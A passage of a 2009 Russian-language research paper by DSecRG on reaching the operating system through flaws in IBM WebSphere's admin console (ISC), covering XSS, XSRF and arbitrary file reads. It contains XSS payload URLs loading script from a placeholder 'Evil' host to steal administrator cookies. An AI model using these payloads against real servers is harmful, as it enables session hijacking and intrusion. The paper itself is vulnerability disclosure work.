

8 апреля 2009

Проникновение в ОС через приложения

Получение доступа к ОС,
используя уязвимости сервера
приложений IBM Websphere

Digital Security Research Group (DSecRG)

Станислав Свистунович

research@dsec.ru
www.dsecrg.ru

Содержание

Введение.....	3
Описание Websphere Application Server	4
Консоль администрирования ISC	6
XSS в ISC и что из этого получается.....	7
XSRF и его возможности	9
Чтение произвольного файла на сервере	9
Загрузка исполняемого кода на сервер.....	13
Заключение	17
Дополнительные материалы.....	18

Введение


Данное исследование открывает серию публикаций, описывающих различные способы получения доступа к операционной системе сервера, используя уязвимости популярных бизнес приложений, которые часто встречаются в корпоративной среде.

В этой статье описываются способы получения доступа к операционной системе сервера через уязвимости сервера приложений IBM Websphere.

Описание Websphere Application Server

Сервер приложений Websphere Application Server (WAS) представляет собой масштабируемую среду интеграции и управления приложениями и службами на основе сервис-ориентированной архитектуры (SOA). WAS разработан на основе открытых стандартов, таких как J2EE, XML и Web Services и используется как платформа для построения корпоративных порталов, а значит, может стать целью пристального внимания для злоумышленника.


Администрирование WAS осуществляется через специальный веб-интерфейс Integrated Solution Console (ISC).



Консоль администрирования ISC

Подключение к ISC может осуществляться по двум протоколам: HTTP (порт по умолчанию: 9060) и SSL (порт по умолчанию: 9043). Однако в стандартной настройке WAS 7.0 подключение к ISC осуществляется только по протоколу SSL, а с порта 9060 установлено перенаправление на порт 9043.

Вместе с WAS может быть установлена галерея примеров реализующих взаимодействие с различными службами в среде сервера приложений.



Галерея примеров WAS

По умолчанию, галерея и все примеры установлены на порту 9080. Если он занят, используется следующий порт.

После установки WAS доступен только один пример WebSphere Plants, представляющий собой интерфейс Интернет-магазина. Остальные примеры устанавливаются отдельно через командную строку на самом сервере.

Консоль администрирования ISC


Доступ к ISC осуществляется посредством ввода ID пользователя и пароля, которые указываются при установке WAS и не имеют значения по умолчанию. Данные о текущей сессии хранятся в cookie браузера и, как показали наши исследования, сессия не привязана к IP-адресу компьютера.

ISC, помимо администрирования серверов, позволяет управлять пользователями и настройками безопасности. Но наибольший интерес представляет интерфейс управления приложениями, позволяющий загружать новые приложения, а также изменять уже установленные.

Таким образом, при наличии уязвимости, позволяющей получить доступ к ISC, можно в дальнейшем получить доступ и к операционной системе сервера. И такая уязвимость существует.

XSS в ISC и что из этого получается

В ISC нами была обнаружена уязвимость класса Cross-site scripting (XSS), позволяющая выполнить произвольный код сценария в контексте пользователя посредством специально сформированной ссылки (см. [отчет об уязвимостях в IBM Websphere Application Server](#)).



XSS в URL консоли администрирования ISC

Следует сразу отметить, что код в URL строке не может содержать пробелы. А для выполнения сложных сценариев, код сценария лучше загружать с удаленного сервера. Соответственно, ссылка примет следующий вид:


`https://[server]:9043/ibm/console/<script/src=http://Evil/xss.js></script>`

для HTTPS протокола и

`http://[server]:9060/ibm/console/<script/src=http://Evil/xss.js></script>`

для HTTP протокола.

Как уже было сказано, текущая сессия пользователя никак не привязана к IP-адресу компьютера. Таким образом, получение cookie администратора является первоочередной целью. Только делать это лучше по протоколу HTTPS, иначе перед выполнением сценария администратор получит предупреждение о том, что страница содержит небезопасные элементы.



Предупреждение системы безопасности IE при использовании протокола SSL

После получения cookie их можно использовать для доступа к текущей сессии администратора и ко всем возможностям ISC.


Но, предположим, что текущая сессия администратора была закрыта, и получить доступ к консоли ISC не удалось. Посмотрим, какие еще уязвимости существуют в WAS.

XSRF и его возможности

ISC подвержена еще одной распространенной уязвимости класса Cross-site request forgery (XSRF), заключающейся в отсутствии проверки источника HTTP-запроса. Что позволяет выполнять произвольные действия от имени администратора, если он зайдет на нашу страницу со сценарием, отправляющим специально сформированные HTTP-запросы на сервер. Посмотрим, какие возможности теперь открываются перед нами.

Чтение произвольного файла на сервере


Интерфейс управления приложениями при создании или изменении уже установленного приложения, позволяет загружать файлы не только с локального компьютера, но и с удаленного сервера, на котором установлен WAS. Для этого используется специальный браузер, позволяющий просматривать файловую систему на сервере WAS.



Файловая система сервера WAS

В браузере не видны скрытые файлы, но, зная полный путь, можно загрузить любой файл.


Удобнее всего делать изменения в приложении DefaultApplication, устанавливаемом по умолчанию и доступном на порту 9080. Для этого нужно выбрать обновление приложения.



Список установленных приложений

